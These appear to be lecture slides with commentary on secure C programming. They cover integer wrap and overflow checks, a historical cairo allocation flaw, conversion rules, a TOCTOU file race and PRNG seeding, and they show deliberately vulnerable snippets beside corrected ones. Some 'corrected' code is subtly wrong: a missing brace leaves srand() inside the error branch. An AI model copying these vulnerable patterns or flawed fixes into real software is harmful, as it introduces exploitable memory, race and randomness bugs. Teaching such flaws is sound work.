Conversely, if a signed integer has the max value (7 in this case) and gets increments, then an undefined behavior happens (integer overflow). Similarly, if a signed integer has the min value (-8 in this case) and gets decrements, then an undefined behavior happens. The unsigned wrap around can be thus a wanted behavior, for example when the programmer want to perform modular operations, whereas the signed

overflow is always a bad programming practice. Depending on the underlying implementation, an integer overflow could cause various behaviors. The majority of platforms use two's complement representation, and silently wrap in case of signed integer overflow. Many programmers rely on this usual behavior as if it were the standard one, but it is not. Notably, compilers leverage the assumption that no integer overflow happens in order to implement code optimization. So the actual behavior could vary on the compiler, the compiler version, and the single piece of code.

Despite the fact that the integers are used primarily for sizing and indexing arrays, for which the presence of the sign is meaningless, the signed integers are traditionally the most used integer types in C and in many modern programming languages. Think about, for example, the «classical» instruction: `for(int i=0; i<size; i++) { /* Some code */ }`. Historically, this is due because old standard library functions returned an integer to represent the number of bytes written or read or copied, and used negative values to represent errors.

Catch the bug!



```
int* func(unsigned int a, unsigned int b) {  
    return (int*)malloc(a + b);  
}
```

This `func()` function allocates an array of integers sized as the sum of two unsigned integers `<ui_a>` and `<ui_b>`, and returns a pointer to it.

The sum of two unsigned integers could wrap, leading to an insufficient memory allocation. Subsequent operation may then read or read on unallocated memory locations.

The CERT standard rules state that the integer operations must be always checked in case the result is used to size or index an array, to bound an array inside a loop (e.g., a «for» instruction), to do pointer arithmetic, or in «security-critical code».

Unsigned Integer Wrap



```
#include <limits.h>
int* func(unsigned int a, unsigned int b) {
    if(a > UINT_MAX - b) { /* Handle error */ }
    return (int*)malloc(a + b);
}
```

The library `<limits.h>` contains the max values and the min values of all the signed and unsigned integer types, the most important ones are: `UINT_MAX` (the max value of an unsigned int), `INT_MAX`, `INT_MIN` (respectively the max and the min value of a signed int). An exception is `SIZE_MAX` (the max value of `size_t`), which is defined in `<stdint.h>` (MinGW requires to define `__STDC_LIMIT_MACROS` to use `SIZE_MAX`.) These values depend on the platform, as the C standard poses no constraint on how many bits «int» and «unsigned int» are represented.

Unsigned Integer Wrap



```
void func(unsigned int a, unsigned int b) {  
    unsigned int udiff = a - b;  
    /* ... */  
}
```


Unsigned Integer Wrap

```
void func(unsigned int a, unsigned int b) {  
    unsigned int udiff;  
    if (a < b){ /* Handle error */ }  
    udiff = a - b;  
    /* ... */  
}
```

Historical Flaw

```
/* ... */
pen->num_vertices = _cairo_pen_vertices_needed(
    gstate->tolerance, radius, &gstate->ctm
);
pen->vertices = malloc(
    pen->num_vertices * sizeof(cairo_pen_vertex_t)
);
/* ... */
```



This is a code snippet extracted from a 2007 version of the Scalable Vector Graphics (SVG) viewer used by Mozilla browser. The `_cairo_pen_vertices_needed()` function returned a signed int representing the number of vertices necessary to perform a given graphic operation. The subsequent `malloc()` allocated memory to contain such vertices. The actual arguments of the `_cairo_pen_vertices_needed()` were tainted. The code snippet fails to check whether the multiplication between `<pen->num_vertices>` and `<sizeof(>` results in a wrap. Note that the operands have different types: (signed) int and `size_t`, which is unsigned. For the implicit conversion rules (in most platforms) the signed int is prior converted to `size_t`, and thus the multiplication is between two `size_t`'s, and the result may wrap. The wrap resulted in an insufficient memory allocation and subsequent out-of-bound accesses.

Unsigned Integer Wrap

```
/* ... */
pen->num_vertices = _cairo_pen_vertices_needed(
    gstate->tolerance, radius, &gstate->ctm
);
if (pen->num_vertices > SIZE_MAX / sizeof(cairo_pen_vertex_t)) {
    /* Handle error */
}
pen->vertices = malloc(
    pen->num_vertices * sizeof(cairo_pen_vertex_t)
);
/* ... */
```

One solution is to sanitize data prior to the `_cairo_pen_vertices_needed()` call, to make sure it never returns too large numbers. However, this is quite difficult, since `_cairo_pen_vertices_needed()` contained deep math. A better solution is thus to sanitize after the `_cairo_pen_vertices_needed()` call, as shown in the figure.

General Test Method

- General method to write sanitization conditions:
 1. Identify the possible wrap/overflow cases
a + b may wrap beyond UINT_MAX
 2. Write the wrap/overflow condition «as is»
`if(a + b > UINT_MAX) { /* Handle error */ } -> This may wrap`
 3. Perform an algebraically passage to make it safe
`if(a > UINT_MAX - b) { /* Handle error */ }`
 4. Possibly add a precondition to avoid divisions by zero (or other unwanted cases), and check if the precondition causes the sanitization to skip some cases

A general method to test unsigned integer operations for wrap, and then sanitize:

- 1) Identify how an arithmetic operation could wrap. (E.g., `ui_a + ui_b` could wrap if result goes beyond UINT_MAX.)
- 2) Write the error condition as if no wrap would happen. (E.g., `if(ui_a + ui_b > UINT_MAX) { /* Handle error */ }`.)
- 3) Algebraically change the condition to avoid wrap inside the first term. (E.g., `if(ui_a > UINT_MAX - ui_b) { /* Handle error */ }`.)
- 4) Possibly add a precondition to avoid divisions by zero (only for unsigned multiplication).

General Test Method

- Subtraction:
 1. `a - b` may wrap below 0
 2. `if(a - b < 0) { /* Handle error */ } -> This may wrap`
 3. `if(a < b) { /* Handle error */ }`
- Multiplication:
 1. `a * b` may wrap beyond `UINT_MAX`
 2. `if(a*b > UINT_MAX) { /* Handle error */ } -> This may wrap`
 3. `if(a > UINT_MAX/b) { /* Handle error */ } -> This may divide by zero if b==0!`
 4. `if(b != 0 && a > UINT_MAX/b) { /* Handle error */ }`
- Increment (trivial):
 1. `a++` may wrap beyond `UINT_MAX`
 2. `if(a+1 == UINT_MAX+1) { /* Handle error */ } -> This may wrap`
 3. `if(a == UINT_MAX) { /* Handle error */ }`

Note that the multiplication check needs in general the precondition «`ui_a != 0`» in order to avoid divisions by zero.

Note that the unsigned division (`/`) and remainder (`%`) can never wrap. Still, the case in which the divisor is 0 must be checked in both operations. Indeed, the division by zero produces an undefined behavior, and some implementations could not raise an exception but silently produce an unexpected result.

Unsigned Integer Limits

- `0 <= unsigned char <= UCHAR_MAX`
- `0 <= unsigned short <= USHRT_MAX`
- `0 <= unsigned int <= UINT_MAX`
- `0 <= unsigned long <= ULONG_MAX`
- `0 <= unsigned long long <= ULLONG_MAX`
- `0 <= size_t <= SIZE_MAX`

`UCHAR_MAX`, `USHRT_MAX`, `UINT_MAX`, `ULONG_MAX`, `ULLONG_MAX` are defined in `<limits.h>`.

`SIZE_MAX` defined in `<stdint.h>` (MinGW requires to define `__STDC_LIMIT_MACROS`.)
From Seacord: «`size_t` is the unsigned integer type of the result of the `sizeof` operator and is defined in the standard header `<stddef.h>`. Variables of type `size_t` are guaranteed to be of sufficient precision to represent the size of an object. The limit of `size_t` is specified by the `SIZE_MAX` macro.»

Signed Integer Overflow



```
void func(int a, int b) {  
    int sum = a + b;  
    /* ... */  
}
```

GNU GCC compiler allows the programmer to specify what to do in case of signed integer wrap. The flag `-fwrapv` forces the integer overflow to silently wrap. The flag `-ftrapv` forces the integer overflow to raise an exception, which by default results in a program termination. If the programmer does not specify `-fwrapv` nor `-ftrapv`, then the GCC compiler assumes that no overflow occurs, and optimizes the code accordingly. The `-ftrapv` option makes your program a bit more secure, but also quite less efficient because it causes implicit function calls and prevents some hardware optimizations. Moreover, it does not cover all the signed integer operations, so it is a partial solution.

General Test Method

- Sum:

(Overflow beyond INT_MAX)

1. a + b may overflow beyond INT_MAX
2. `if(a + b > INT_MAX) { /* Handle error */ } -> It may wrap`
3. `if(a > INT_MAX - b) { /* Handle error */ } -> It may wrap again!`
4. `if(b > 0 && a > INT_MAX - b) { /* Handle error */ }`

(Overflow below INT_MIN)

1. a + b may overflow below INT_MIN
2. `if(a + b < INT_MIN) { /* Handle error */ } -> It may wrap`
3. `if(a < INT_MIN - b) { /* Handle error */ } -> It may wrap again!`
4. `if(b < 0 && a < INT_MIN - b) { /* Handle error */ }`

Signed Integer Overflow

```
#include <limits.h>
void f(int a, int b) {
    int sum;
    if ((b > 0 && a > INT_MAX - b) ||
        (b < 0 && a < INT_MIN - b)) {
        /* Handle error */
    }
    sum = a + b;
    /* ... */
}
```

Note that the sanitization check for the signed sum is much more complex than the corresponding one for the unsigned sum. This is because there are two possible overflows (beyond `INT_MAX` and below `INT_MIN`) and we have to add preconditions (`si_b>0`, `si_b<0`) to avoid overflows.

General Test Method

- Subtraction:

(Overflow beyond INT_MAX)

1. $a - b$ may overflow beyond INT_MAX
2. `if(a - b > INT_MAX) { /* Handle error */ }` -> It may wrap
3. `if(a > INT_MAX + b) { /* Handle error */ }` -> It may wrap again!
4. `if(b < 0 && a > INT_MAX + b) { /* Handle error */ }`

(Overflow below INT_MIN)

1. $a - b$ may overflow below INT_MIN
2. `if(a - b < INT_MIN) { /* Handle error */ }` -> It may wrap
3. `if(a < INT_MIN + b) { /* Handle error */ }` -> It may wrap again!
4. `if(b > 0 && a < INT_MIN + b) { /* Handle error */ }`

Unsigned Integer Limits

- `SCHAR_MIN` <= signed char <= `SCHAR_MAX`
- `SHRT_MIN` <= short <= `SHRT_MAX`
- `INT_MIN` <= int <= `INT_MAX`
- `LONG_MIN` <= long <= `LONG_MAX`
- `LLONG_MIN` <= long long <= `LLONG_MAX`

All macros are defined in `<limits.h>`.

Signed Multiplication



```
void func(int a, int b) {  
    int result = a * b;  
    /* ... */  
}
```

General Test Method

- Multiplication:

(overflow beyond INT_MAX)

1. $a * b$ may overflow beyond INT_MAX
2. `if(a * b > INT_MAX) { /* Handle error */ } -> It may wrap`
3. `if((b > 0 && a > INT_MAX/b) || (b < 0 && a < INT_MAX/b)) { /* Handle error */ }`

(overflow below INT_MIN)

1. $a * b$ may overflow below INT_MIN
2. `if(a * b < INT_MIN) { /* Handle error */ } -> It may wrap`
3. `if((b > 0 && a < INT_MIN/b) || (b < 0 && a > INT_MIN/b)) { /* Handle error */ } ->`
The last condition may wrap if $b == -1$
4. `if((b > 0 && a < INT_MIN/b) || (b < -1 && a > INT_MIN/b) || (b == -1 && a == INT_MIN)) { /* Handle error */ }`

The general method can still be applied (TO CHECK), but attention must be put on the algebraic passage (step 3). Indeed, the term si_b that is moved from the first to the second term could be negative, so the $>$ condition could become a $<$ condition and vice versa. Preconditions must be added to deal with this case. Moreover, the case

Signed Multiplication

```
void func(int a, int b) {
    int result;
    if((b > 0 && a > INT_MAX/b) || (b < 0 && a < INT_MAX/b)) {
        /* Handle error */
    }
    if((b > 0 && a < INT_MIN/b) || (b < -1 && a > INT_MIN/b)
        || (b == -1 && a == INT_MIN)) {
        /* Handle error */
    }
    result = a * b;
    /* ... */
}
```

Signed Multiplication

```
#include <limits.h>
void func(int a, int b) {
    int result;
    if (a > 0) {
        if (b > 0) {
            if (a > (INT_MAX / b)) { /* Handle error */ }
        } else { /* a positive, b nonpositive */
            if (b < (INT_MIN / a)) { /* Handle error */ }
        }
    } else { /* a is nonpositive */
        if (b > 0) {
            if (a < (INT_MIN / b)) { /* Handle error */ }
        } else { /* a and b are nonpositive */
            if ((a != 0) && (b < (INT_MAX / a))) { /* Handle error */ }
        }
    }
    result = a * b;
    /* ... */
}
```

Sanitize a general-form signed multiplication is very hard, and requires to check a lot of conditions.

Quiz




```
signed char cresult, c1, c2, c3;  
c1 = 100;  
c2 = 3;  
c3 = 4;  
cresult = c1 * c2 / c3;
```

cresult=75 or overflow?

In this code snippet, even if the partial result $100 * 3$ is not representable with a signed char, `<cresult>` does not overflow like expected and takes the correct value 75. This is due to the «integer promotion» rule of C. Integer promotion rule says that every integer with rank less than `int` is converted to `int` (or unsigned `int` if `int` would not be enough) to compute partial results. Finally, the result is back-converted to signed char.

The C standard states two rules for implicit integer conversions: «integer promotion» and «usual arithmetic conversion». Both rules are designed to minimize the possibility of «surprises» while operating with integers, without compromising too much the efficiency. Both rules can lead to security vulnerabilities.

Integer Conversion Rank



Both rules base on the concept of «integer conversion rank». The C standard defines five default integer types, with increasing conversion rank: signed/unsigned char, signed/unsigned short, signed/unsigned int, signed/unsigned long, signed/unsigned long long. A higher-rank type cannot be represented on less bit than a lower-rank type, but could be represented with the same number of bits.

Note that in C, «signed int» is the same type as «int». The same holds for «signed short», «signed long» and so on, with the exception of «signed char» which is not in general the same type as «char». «char», «signed char», and «unsigned char» are three distinct types in C. «char» should be used only to represent characters, e.g., the elements of a string, and C does not pose constraints whether they are represented as signed or unsigned integer. On the other hand, «signed char» and «unsigned char» should be used to do byte-wide mathematics. Confusing «char» with «signed/unsigned char» is always a bad programming practice and could lead to unexpected conversion results.

Usual Arithmetic Conversions

1. If both operands have the same signedness, the operand with less rank is converted to that with greater rank
 - E.g., unsigned long + unsigned int = unsigned long
2. If the unsigned operand has rank \geq than the signed operand, the signed is converted to the unsigned
 - E.g., unsigned int + int = unsigned int (!!!)
3. If the signed operand can represent all the values of the unsigned operand, the unsigned operand is converted to the signed one
 - E.g., unsigned int (on 32 bits) + long long (on 64 bits) = long long
4. Otherwise, both operands are converted to the unsigned equivalent of the signed operand
 - E.g., unsigned long (on 64 bits) + long long (on 64 bits) = unsigned long long (!!!)



The «dangerous» rules are the second and the fourth, because they may convert a signed integer to an unsigned one with the same number of bits. If the signed integer was negative, information will be lost.

Quiz



```
int si = -1;  
unsigned int ui = 1;  
printf("%d\n", si < ui);
```

1 (true) o 0 (false)?

Intuitively, the program should print 1. However, by the second rule of the usual arithmetic conversions, `<si>` is converted to unsigned int, and this results in a loss of information. In most platforms, this result is `UINT_MAX` (silently wrap), so the program prints 0.

Usual Arithmetic Conversions

```
int si = -1;
unsigned int ui = 1;
printf("%d\n", si < (int)ui);
```

The solution is to force the correct (explicit) conversion. Note that also the unsigned-to-signed may overflow, so this solution is applicable only when `<ui> <= INT_MAX`. If we cannot assume this, we have to write an «if» statement to treat separately the cases `<ui> <= INT_MAX` and `<ui> > INT_MAX`.

Time of Check / Time of Use
(TOCTOU)

TOCTOU Race Condition on Files



```
#include <stdio.h>
void open_some_file(const char *file) {
    FILE *f = fopen(file, "r");
    if (NULL != f) { /* File exists, handle error */ }
    else {
        fclose(f);
        f = fopen(file, "w");
        if (NULL == f) { /* Handle error */ }
        /* Write to file */
        fclose(f);
    }
}
```

time of check

something
malicious can
happen in between!

time of use

A Time-of-Check/Time-of-Use (TOCTOU) race condition occurs when two concurrent processes operate on a shared resource (e.g., a file), and one process first accesses the resource to check some attribute, and then accesses the resource to use it. The vulnerability comes from the fact that the resource may change from the time it is checked (time of check) to the time it is used (time of use). In other words, the resource checking and the resource using are not a single atomic operation. The shared resource can be a hardware device, a file, or even a variable in memory in case of a program with multiple threads.

This program writes a given file only after having checked that the file does not exist, to avoid overwriting it. However, the time of check is different to the time of use, so a TOCTOU race condition is possible. Assume that an attacker wants to destroy the content of a file over which she has not write permission. Assume further that the TOCTOU-vulnerable program runs with higher privileges. To induce the program to overwrite the file content, the attacker can create a symbolic link to the file just after the time of check but just before the time of use.

TOCTOU Race Condition on Files

```
#include <stdio.h>
void open_some_file(const char *file) {
    FILE *f = fopen(file, "wx");
    if (NULL == f) { /* Handle error */ }
    /* Write to file */
    fclose(f);
}
```

To avoid the TOCTOU race in this case, it is sufficient to use the «x» flag when opening the file (since C11), which forces the `fopen()` function to fail in case the file already exists.

TOCTOU race conditions are typically easy to identify, but not always easy to correct in general. Sometimes it is better to avoid the vulnerability in other ways, rather than avoiding the TOCTOU race itself. For example, we can simply run the program as a non-privileged user, or we can read/write files only in «secure directories», i.e., directories in which only the user (and the administrator) can create, rename, delete, or manipulate files.

Randomization

Randomization



X2 vulnerabilities

```
int main() {
    int r;
    for(unsigned int i=0; i<10; i++) {
        r = rand(); /* Generate a random integer */
        /* Other code */
    }
    return 0;
}
```

```
first run:
41
18467
6334
26500
19169
15724
11478
29358
26962
24464
second run:
41
18467
6334
26500
19169
15724
11478
29358
26962
24464
```

This program generates 10 random integer numbers. The `rand()` function generates int variables between 0 and `RAND_MAX`. Suppose that these numbers must be unpredictable because, for example, they are used as keys for encrypting something. The program is vulnerable in two ways. The first one is that the Pseudo-Random Number Generator (PRNG) is not seeded, so the generated numbers will be the same at every execution. This makes them highly predictable.

Correctly seeding the PRNG is not an easy task, since it strongly depends on the underlying platforms. A PRNG must be seeded in a different way depending on the application running on UNIX-like systems, Windows systems, or other operating systems. Relying on a portable cryptography-oriented library like OpenSSL is maybe the best way.

Randomization



X1 vulnerabilities

```
#include <stdlib.h>
#include <time.h>
int main(void) {
    struct timespec ts;
    if (timespec_get(&ts, TIME_UTC) == 0)
        /* Handle error */
        srand(ts.tv_nsec ^ ts.tv_sec);
    int r;
    for (unsigned int i = 0; i < 10; ++i) {
        r = rand(); /* Generate a random integer */
        /* Other code */
    }
    return 0;
}
```

from C11:

worse alternative:
srand(time(NULL));

better alternative (UNIX-like):

```
unsigned int seed;
FILE* urnd;
urnd = fopen("/dev/urandom", "rb");
if(!urnd) { /* Handle error */ }
if(fread(&seed, 1, sizeof(seed), urnd)
    != sizeof(seed)) { /* Handle error */ }
fclose(urnd);
srand(seed);
```

(include: <stdio.h>)

This program seeds the PRNG with the system time expressed in seconds and nanoseconds. This seed is considered fairly unpredictable for most security applications. However, the `timespec_get()` function has been introduced from C11, and it is still missing in many compilers. Though more widespread, it is not recommended to seed the PRNG with the `time(NULL)` function, because such a function returns the system time expressed in seconds, which is considered fairly predictable. If you are programming your security application over a modern operating system, the operating system itself is a good source of random numbers. This is because it usually manages many sources of unpredictability, for example the user input (keyboard, mouse), the network, the system clock. UNIX-like operating systems provide applications with randomness by means of the special device file `/dev/urandom`. Thus, a better alternative to seed the PRNG is to use random bytes read from such a device file.

Randomization



X1 vulnerabilities

```
#include <stdlib.h>
#include <time.h>
int main(void) {
    struct timespec ts;
    if (timespec_get(&ts, TIME_UTC) == 0)
        /* Handle error */
        srand(ts.tv_nsec ^ ts.tv_sec);
    int r;
    for (unsigned int i = 0; i < 10; ++i) {
        r = rand(); /* Generate a random integer */
        /* Other code */
    }
    return 0;
}
```

better alternative (Windows):

```
unsigned int seed;
HCRYPTPROV prov;
if (!CryptAcquireContext(&prov,
    NULL, NULL, PROV_RSA_FULL, 0))
    /* Handle error */
if (!CryptGenRandom(prov,
    sizeof(seed), (BYTE *)&seed))
    /* Handle error */
if (!CryptReleaseContext(prov, 0))
    /* Handle error */
srand(seed);
```

(include: <windows.h>, <wincrypt.h>)

Windows operating systems provide applications with randomness by means of Cryptographic Service Providers (CSP). Thus, a better alternative to seed the PRNG is to use random bytes read from one of such CSPs.

Randomization



X1 vulnerabilities

```
#include <stdlib.h>
#include <time.h>
int main(void) {
    struct timespec ts;
    if (timespec_get(&ts, TIME_UTC) == 0)
        /* Handle error */
        srand(ts.tv_nsec ^ ts.tv_sec);
    int r;
    for (unsigned int i = 0; i < 10; ++i) {
        r = rand(); /* Generate a random integer */
        /* Other code */
    }
    return 0;
}
```

better alternative (OpenSSL):

```
unsigned int seed;
RAND_poll();
if(RAND_bytes(&seed, sizeof(seed))!= 1)
    /* Handle error */
    srand(seed);
```

(include: <openssl/rand.h>)

If you can use a cryptography-oriented library like OpenSSL or WolfSSL, maybe the best alternative is to use the PRNG functions of such libraries. For example, OpenSSL exports `RAND_poll()/RAND_bytes()` functions, which use `«/dev/urandom»` on UNIX-like operating systems and a combination of `CryptGenRandom()` and other randomness sources on Windows. This may be the most portable solution.

The second vulnerability of this program is that the `srand()/rand()` functions are not a good PRNG for cryptography, because they offer in general a short cycle, meaning that the produced random numbers start repeating after a while.

Moreover, in many implementations the `srand()/rand()` functions use an efficient but predictable Linear Congruential Generator (LCG). The numbers generated by a LCG follow a recurrence relation: $X[n+1] = a * X[n] + b \text{ mod } m$, where a , b , and m are publicly-known parameters. If one knows a number $X[n]$ of the sequence it is trivial to compute the successive number $X[n+1]$ and the previous number $X[n-1]$. Moreover, LCGs have in general short cycles, meaning that the random numbers repeat after a while.

Randomization



```
#include <stdlib.h>
#include <time.h>
int main(void) {
    RAND_poll();
    int r;
    for (unsigned int i = 0; i < 10; ++i) {
        RAND_bytes(&r, sizeof(int)); /* Generate a random integer */
        /* Other code */
    }
    return 0;
}
```

Also here, the best solution is to use a cryptography-oriented library like OpenSSL or WolfSSL. This program uses the OpenSSL `RAND_bytes()` function not only for generating a seed, but for generating all the needed random numbers.